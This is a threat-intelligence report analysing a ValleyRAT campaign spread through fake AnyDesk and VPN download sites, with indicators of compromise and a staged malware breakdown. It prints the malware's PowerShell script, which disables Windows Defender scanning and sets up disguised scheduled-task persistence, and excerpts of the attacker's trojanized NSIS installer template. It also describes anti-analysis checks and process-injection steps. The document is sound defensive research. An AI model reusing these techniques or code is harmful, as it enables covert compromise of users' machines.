
Behind the Fake AnyDesk: Tracking a Silver Fox-Linked ValleyRAT Campaign

Author: Wojciech Bohatyrewicz, Piotr Mazurkiewicz, Poonam Dongare
No of pages: 29
Read time: 35 minutes



Contents

1 Executive Summary

This report documents a malware distribution campaign that originated from an SEO-poisoned AnyDesk impersonation domain targeting Chinese-speaking users. The initial discovery expanded into a broader ecosystem of fake software download sites distributing ValleyRAT via multiple lures, including VPN, proxy, messaging, and administrative tools.
The campaign demonstrates a scalable infection model based on user-driven installation flows rather than exploit-based intrusion. Victims are redirected from search or lure domains to malicious software packages hosted on Alibaba OSS infrastructure, where payload delivery is centralized despite diversification of front-end domains.
Attribution remains non-confirmed but is assessed as potentially linked to Silver Fox (also known as TA4922) based on overlap in malware family - ValleyRAT, observed tactics, and infrastructure reuse.
The main point is that this activity isn't limited to one type of lure or one region. It's a flexible system that can use different software themes and may spread beyond its original Chinese-speaking targets.
Recent Chinese law-enforcement reporting adds context to the attribution assessment: in June 2026, Chinese police announced cases involving a new ValleyRAT variant and took action against suspects linked to malware development, phishing infrastructure, fake download sites, and online asset theft. The arrests suggest at least part of the activity may not have been operating with government approval, despite earlier researchers assumptions. However, new campaigns with Silver Fox-like TTPs continue to be observed only weeks after the reported arrests, indicating the activity has not fully stopped.

2 Initial Access: SEO-Poisoned AnyDesk Domain

The campaign was first identified via a fake AnyDesk website targeting Chinese users. The domain anydeskcm[.]com[.]cn served as the initial infection entry point, supported by a secondary hosting layer at anydeskcmcomcn.pages[.]dev.
The infection flow observed:

1. Victim accesses SEO-poisoned or phishing-style AnyDesk site
2. Site presents legitimate-looking software download
3. User downloads AnyDesk9.7.4.zip
4. Archive is hosted on Alibaba OSS
5. Execution leads to ValleyRAT infection

The use of a legitimate and widely trusted enterprise tool (AnyDesk) significantly increases the likelihood of successful execution, especially among IT staff, administrators, and remote workers.
The initial binary associated with this stage:

- File name: AnyDesk9.7.4.exe
- SHA256: 7c4bc7799e7d575484fed8a93d8f37ae99a2d295326264f10ad0f25073226f6a

2.1 Campaign Expansion: Multi-Software Lure Ecosystem

The investigation indicates that the activity expanded beyond AnyDesk into a broader impersonation ecosystem. Additional lures included:

- FlClash
- Shadowrocket
- LetsVPN
- V2Ray-related tools
- Messaging-themed applications
- Miscellaneous IT/admin utilities

The reuse of packaging patterns across unrelated software brands suggests:

- Operational templating of malware delivery
- Centralized build or staging process
- Lure diversification without changing backend payload logic

The inclusion of tools like Shadowrocket (commonly used for network circumvention in China) indicates deliberate alignment with user needs in restricted-network environments.

2.2 Distribution Infrastructure

The campaign relies heavily on domain-based distribution infrastructure with a strong concentration in Chinese TLDs.

Key Observations:

- High density of .com.cn and .org.cn domains
- Brand impersonation consistent across domains
- Use of typosquatting and naming variants

Examples include:

- anydeskcm[.]com[.]cn
- shadowsocketx[.]com[.]cn
- v2raynp[.]com[.]cn
- whatsgapp[.]com[.]cn
- bitbrowserx[.]com[.]cn

This pattern reinforces that the operation is structured around search visibility and trust impersonation rather than direct targeting techniques.

2.3 Payload Hosting Model (Alibaba OSS)

One of the most important structural elements of this campaign is payload centralization. Despite numerous distribution domains, payloads are consistently hosted in a limited set of Alibaba OSS buckets:

- iccoauvvv[.]oss-cn-hongkong.aliyuncs[.]com
- cooskazn[.]oss-cn-hongkong.aliyuncs[.]com
- yangyangoss8[.]oss-cn-hongkong.aliyuncs[.]com
- yangyangoss9[.]oss-cn-hongkong.aliyuncs[.]com

This hosting model introduces several advantages for the operator:

- Easy payload updates without changing lure infrastructure
- Simplified staging and deployment
- Lower operational overhead
- Reusable backend across campaigns

From a defensive standpoint, this creates a high-confidence pivot point, as these buckets act as convergence nodes across otherwise unrelated domains.

3 Malware Analysis: ValleyRAT

3.1 Initial Execution via a Trojanized Installer


Initial execution involved a trojanized AnyDesk 9.7.4 installer delivered under the appearance of a software setup package. The visible setup flow resembled a generic NSIS installer rather than a tailored AnyDesk installer, although it still resulted in installation of the genuine AnyDesk application. This provided sufficient user-facing functionality to support execution, while subtle packaging artifacts indicated that the installer had not been fully adapted for this lure. More importantly, the package also contained an unusual attacker leftover, that is described later in the report.

Behind the generic NSIS installation flow, the package deployed three malware stages onto the host within approximately ten seconds.

This behavior is consistent with a trojanized installer tradecraft pattern. A functional copy of AnyDesk was bundled inside an attacker-controlled installer wrapper, allowing the expected application to be delivered while malicious components were installed in parallel. By the time the visible setup process was completed, the system already contained a persistent backdoor.

3.2 The Three-Stage Malware Delivery Chain

The infection chain consists of three functional stages, each responsible for a distinct part of deployment, loading, and post-infection capability.



3.2.1 Stage 1: The Fake Installer (AnyDesk9.7.4.exe)

The outer file is a 70 MB Windows installer. It requests administrator privileges, which is expected during software installation. Once elevated execution is approved, the installer begins deploying malicious components.

The installer silently drops six files onto the machine before the setup screen even finishes loading:

- HiddenLoaders.exe — the actual malware loader, placed in C:\Program Files\RUXIM\ (a folder that doesn't normally exist)
- The real AnyDesk.exe — shown to the user so everything looks legitimate
- A PowerShell script (OM02lgwJ9Vbb.ps1) — disables Windows Defender and creates a persistence task
- A scheduled task definition (0X6Esju0NLS3.xml) — disguised as a Microsoft Windows AppID task
- NsExec.dll - standard NSIS plugind DLL
- A 63 MB ZIP file — an unusual attacker leftover discussed in later sections

Once these files are dropped, the installer runs the PowerShell script silently in the background using `nsExec::ExecToStack 'powershell -ExecutionPolicy Bypass -File' — a technique that suppresses the PowerShell console window entirely. The script itself does exactly three things:

```
# Re-launch as Administrator if not already elevated
if (!([Security.Principal.WindowsPrincipal]...).IsInRole("Administrator")) {
    Start-Process powershell.exe "-ExecutionPolicy Bypass -File $PSCommandPath" -
Verb RunAs
    exit
}

# Blind Windows Defender — exclude the entire RUXIM folder from scanning
Add-MpPreference -ExclusionPath "C:\Program Files\RUXIM"

# Register and immediately start the persistence scheduled task
Register-ScheduledTask -TaskPath "\Microsoft\Windows\AppID\" `
    -Xml $xmlContent -TaskName "HandleCommand" -Force
Start-ScheduledTask      -TaskPath      "\Microsoft\Windows\AppID\"      -TaskName
"HandleCommand"
```

The scheduled task (HandleCommand) is configured to trigger on every user logon with a 30-second delay, run at the highest available privilege level, restart itself every minute on failure for three attempts, and only execute when a network connection is available. It is authored as Microsoft Corporation to blend in with the dozen or so legitimate tasks in the same AppID folder. The task runs C:\Program Files\RUXIM\HiddenLoaders.exe — the loader — and keeps it alive permanently.

The installer then launches the legitimate AnyDesk application, giving the user expected software functionality while the malicious components remain active in the background.

3.2.2 Stage 2: HiddenLoaders.exe: Loader Execution and Payload Injection

HiddenLoaders.exe is the core loader used in this infection chain. Despite its name, the binary is not concealed through advanced on-disk hiding; the "hidden" aspect is limited primarily to the filename and its role as a background component. Its main purpose is to

perform environment checks, decrypt the embedded backdoor, and inject that payload into a legitimate Windows process.

Before proceeding with payload deployment, the loader performs a series of anti-analysis checks. If any check fails, it calls ExitProcess(0), terminating silently without producing an error, crash, or visible indication for the analyst:

#	Check	How it works
1	Debugger attached	IsDebuggerPresent()
2	Remote debugger	CheckRemoteDebuggerPresent()
3	VM computer name	Machine name contains Virtual, Hyper, Sandbox, Test, or QEMU
4	Timing (fast)	Sleep(100ms) must take at least 90ms of real wall-clock time
5	Timing (deep)	Sleep(200ms) must take at least 179ms
6	Hypervisor CPU	CPUID(0x40000000) — checks the hypervisor present bit
7	Fake temp path	CreateFile(%TEMP%\tmp$123456.tmp) — fake paths fail
8	Mouse movement	GetCursorPos() called twice with a Sleep(500) between — cursor must have moved
9	RAM threshold	GlobalMemoryStatusEx() — rejects machines with too little RAM
10	Real System32	FindFirstFileW(WINDIR\System32\kernel32.dll) must succeed

The mouse movement check is particularly effective against automated analysis environments where no human is present. Notably, the loader never stores strings like "IsDebuggerPresent" or "VirtualAllocEx" — it resolves every sensitive Windows API function at runtime through a custom hash algorithm, walking export tables to find matches. No function name that could trigger a static alert appears as readable text anywhere in the binary.

HiddenLoaders.exe decrypts an embedded x64 DLL from its resource section using a simple repeating XOR routine with a 14-byte key. The decrypted DLL has SHA-256 F6B020C05540600F07C9E6798905B1C26308883CF30708132A443851B5B17D56 and is best classified as WinosStager, a stager component associated with the ValleyRAT/Winos malware family. After completing anti-analysis checks, HiddenLoaders.exe injects this DLL into a legitimate Windows process.

Then it makes sure it survives a reboot. The loader installs itself in two places: a startup shortcut called Windows Client 942.lnk in the user's Startup folder, and a registry autorun entry called Windows Update Service. Both point back to HiddenLoaders.exe. A third persistence mechanism — the scheduled task installed by the PowerShell script — also triggers the loader on every login.

Finally, the loader injects the decrypted DLL into a legitimate Windows process, allowing the backdoor component to execute under a trusted process context. Rather than running the backdoor as its own visible process, the loader scans running processes and injects the decrypted DLL into the first match from a hardcoded priority list: explorer.exe → notepad.exe → backgroundTaskHost.exe. All three are processes routinely present on Windows systems and are unlikely to attract immediate attention. The injection is implemented as a manual PE loader: it allocates memory matching the DLL's SizeOfImage, copies the PE headers, maps each section to its correct virtual offset, fixes the import table by resolving imported functions in the target process address space, applies base relocations when the DLL is loaded at a non-preferred address, then builds a small shellcode stub and runs it via CreateRemoteThread to call DllMain(hModule, DLL_PROCESS_ATTACH, NULL) inside the target.

Before injecting the backdoor DLL itself, the loader force-loads two additional Windows libraries into explorer.exe: WS2_32.dll (Windows networking stack) and WINMM.dll (Windows Multimedia API). Together these grant the injected code access to network communication, audio device enumeration, microphone capture, and multimedia timers.

From that point on, the backdoor runs as a thread inside explorer.exe. To any process listing, network monitor, or casual observer, it looks like normal Windows Explorer activity.

3.2.3 Stage 3: WinosStager Backdoor Capabilities

After injection, the WinosStager runs inside the target process and establishes post-compromise functionality associated with the ValleyRAT/Winos malware family. This includes command-and-control communication and plugin-based tasking.

The backdoor connects to attacker-controlled servers and waits for instructions. During dynamic analysis, the malware was observed contacting:

- 202.95.6.141 on port 5188
- 154.82.100.191 and 154.82.100.250 on port 443 (standard HTTPS port, used to blend in)
- The domain uulai789.com, which resolves through a Chinese DNS proxy service to rotate the actual server IPs


All three persistence mechanisms held across a reboot — the backdoor resumed beaconing automatically.

Confirmed capabilities delivered via the plugin system (based on pre-loaded libraries and static analysis of DLL’s export interface):

Capability	Basis
Remote command execution	Plugin architecture — arbitrary code pushed by C2
Network communication	WS2_32.dll pre-loaded into target process
Audio / microphone capture	WINMM.dll pre-loaded into target process
File system access	Plugin execution context inside explorer.exe / tracerpt.exe
Registry read/write	Confirmed — used for plugin persistence (HKCU\Console\1)
Process injection	Confirmed — manual PE injection + tracerpt.exe thread hijack
Persistence	Three independent mechanisms (scheduled task, startup LNK, registry run)

3.2.4 The Attacker's Mistake

Buried inside the 70 MB installer was a 63 MB ZIP file that the attacker accidentally bundled into the package. It contains the complete source code of their own malware-building tool — a custom GUI wrapper called NSISPackager.exe built on top of NSIS (Nullsoft Scriptable Install System, a public open-source installer framework). The tool automates the process of bundling any payload into a convincing fake software installer, complete with a Chinese-language operator interface.



Name	Date modified	Type	Size
x64	1/18/2026 2:43 PM	File folder	
app.rc	1/18/2026 1:23 PM	RC File	1 KB
chrome11_original.nsi	1/16/2026 3:08 PM	NSI File	5 KB
main.cpp	1/18/2026 2:17 PM	C++ Source File	1 KB
MainWindow.cpp	1/22/2026 10:01 AM	C++ Source File	25 KB
MainWindow.h	1/19/2026 3:56 PM	C Header Source F...	2 KB
NSISPackager.exe	1/19/2026 3:57 PM	Application	267 KB
NSISPackager.sln	1/18/2026 1:02 PM	SLN File	2 KB
NSISPackager.vcxproj	1/19/2026 10:21 AM	VCXPROJ File	5 KB
NSISPackager.vcxproj.user	1/18/2026 1:31 PM	USER File	1 KB
resource.h	1/19/2026 3:56 PM	C Header Source F...	1 KB

Every comment in the source code is written in Simplified Chinese. The tool's interface is entirely in Chinese. It was designed to make it easy to take any payload and package it inside a fake Chrome or AnyDesk installer, complete with a convincing installation wizard.

The copyright timestamp says 2024. The original filename embedded in the version information is NSISPackager.exe.

The bundled NSIS script template (chrome11_original.nsi) is a complete, readable blueprint of the Chrome variant of the malware. Reading it reveals the full delivery chain:

- Mail.dll is dropped into C:\Program Files\Windows Mail\ and C:\Program Files (x86)\Windows Mail\ — both 32-bit and 64-bit paths covered. Windows Mail (wab.exe) automatically loads DLLs from its own directory, so Mail.dll executes via DLL sideloading without any process injection
- config.dll and config.ini are dropped to C:\ProgramData\Intel\ then copied alongside Mail.dll.
- Pocy.xml and Pocy1.xml are dropped to C:\ProgramData\ — two scheduled task XML definitions that establish persistence, mirroring the role of 0X6Esju0NLS3.xml in the AnyDesk variant
- Script.ps1 is dropped and executed silently — same PowerShell persistence pattern as the AnyDesk variant
- An .mp4 video file is dropped and presumably played during the fake installation screen — a distraction to hold the user's attention while everything installs in the background
- The installer UI language is set to Simplified Chinese (SimpChinese, locale 2052)
-


```
; Require administrator privileges
RequestExecutionLevel admin

; Define installer basic information
Name "Google Chrome"
OutFile "chrome11_original.exe"
InstallDir "$PROGRAMFILES\Google\Chrome"
InstallDirRegKey HKLM "Software\Google\Chrome" "InstallDir"
<snip>
; Define loading interface
!define MUI_ABORTWARNING
!define MUI_INSTFILESPAGE_TEXT "正在加载，安装中...\n\n请稍候，安装程序正在为您安装 Google Chrome..."
<snip>
; Language settings
!insertmacro MUI_LANGUAGE "SimpChinese"

; Installation section
Section "MainSection" SEC01
  ; Enable detailed progress display
  SetDetailsPrint listonly
  SetOutPath "$INSTDIR"
  File "chrome11_full_extract\chrome.exe"

  ; Create uninstaller
  WriteUninstaller "$INSTDIR\uninstall.exe"
<snip>
; Release to ProgramFiles (x86)\Windows Mail directory for 32-bit systems
  CreateDirectory "C:\Program Files (x86)\Windows Mail"
  SetOutPath "C:\Program Files (x86)\Windows Mail"
  File "chrome11_full_extract\C_\Program Files\Windows Mail\Mail.dll"
<snip>
; Copy config files to 32-bit directory as well
  CopyFiles "$0\Intel\config.dll" "C:\Program Files (x86)\Windows Mail\"
```

```
  CopyFiles "$0\Intel\config.ini" "C:\Program Files (x86)\Windows Mail\"
<snip>
; Release other files to ProgramData directory
  SetOutPath "$0"
  File "chrome11_full_extract\C_\ProgramData\Pocy.xml"
  File "chrome11_full_extract\C_\ProgramData\Pocy1.xml"
  File "chrome11_full_extract\C_\ProgramData\Script.ps1"
<snip>
; Execute PowerShell script to create scheduled tasks
  nsExec::ExecToStack 'powershell -ExecutionPolicy Bypass -File "$0\Script.ps1"'
  Pop $R0 ; Get return code
<snip>
```

Comparing the two variants makes the architectural evolution clear. The Chrome variant relies on DLL sideloading and files on disk — every component is recoverable by a forensic investigator. The AnyDesk variant replaced all of that with an encrypted resource embedded inside the loader and injected entirely in memory — no config.dll, no Mail.dll, no plaintext C2 address anywhere on disk. The Chrome template inside the builder ZIP is not a forgotten update; it is the previous generation of the same campaign.

This is a significant operational security failure. It exposes two generations of the threat actor's delivery architecture, confirms Simplified Chinese as their working language, and gives defenders the exact file paths, DLL names, and registry keys needed to hunt for both variants.

